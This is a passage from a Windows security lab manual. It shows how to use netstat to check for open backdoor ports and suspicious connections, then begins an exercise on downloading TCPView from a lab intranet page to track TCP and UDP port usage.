


Figure 2.3 Screenshot of PLABWIN10: Selecting Command Prompt from the search results.

Step 4

The **netstat** command will list the ports that are open and listening for connections on the system. It will also display the already established and running connections.

Observe the results. You can identify if the system is connecting to malicious IP addresses or if the backdoor ports are enabled.




Figure 2.4 Screenshot of PLABWIN10: Showing the execution of netstat command.

Close the **Command Prompt** window.

Exercise 3 - Track Port Usage

You can track the port usage of devices using a Windows program known as TCPView. This program displays the entire list of all Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) endpoints on the devices. The list also includes the local and remote addresses and state of TCP connections. TCPView provides a real-time output as compared to the netstat command. In this exercise, you will learn to track the port usage

Learning Outcomes

After completing this exercise, you will be able to:

- Use TCPView to Track Port Usage

Your Devices

You will be using the following devices in this lab. Please power these on now.

- **PLABDC01** - (Windows Server 2019 - Domain Server)
- **PLABWIN10** - (Windows 10 - Workstation)



Task 1 - Use TCPView to Track Port Usage

TCPView has color codes for identifying the state of various connections. The red color indicates that the connection will close shortly. The green color indicates a new connection has been opened. In this task, you will use the TCPView program to track the port usage.

In this task, you will use TCPView to track the port usage. To do this, perform the following steps:

Step 1

Ensure you have powered on the required devices and connect to **PLABWIN10**.




Figure 3.1 Screenshot of PLABWIN10: Showing the desktop of PLABWIN10.

Step 2

In the **Type here to search** text box, type the following:

Internet Explorer

From the search results, select **Internet Explorer**.




Figure 3.2 Screenshot of PLABWIN10: Selecting Internet Explorer from the search results.

Step 3

The **Intranet** Website is displayed. On the **Intranet** homepage, click **Tools**.




Figure 3.3 Screenshot of PLABWIN10: Clicking Tools on the Intranet homepage.

Step 4

On the **Tools** Webpage, click **Hacking Tools**.




Figure 3.4 Screenshot of PLABWIN10: Clicking Hacking Tools on the Intranet homepage.

Step 5

Locate and click **TCPView.zip**.




Figure 3.5 Screenshot of PLABWIN10: Clicking TCPView.zip on the Intranet homepage.

Step 6

In the notification bar, click **Save**.

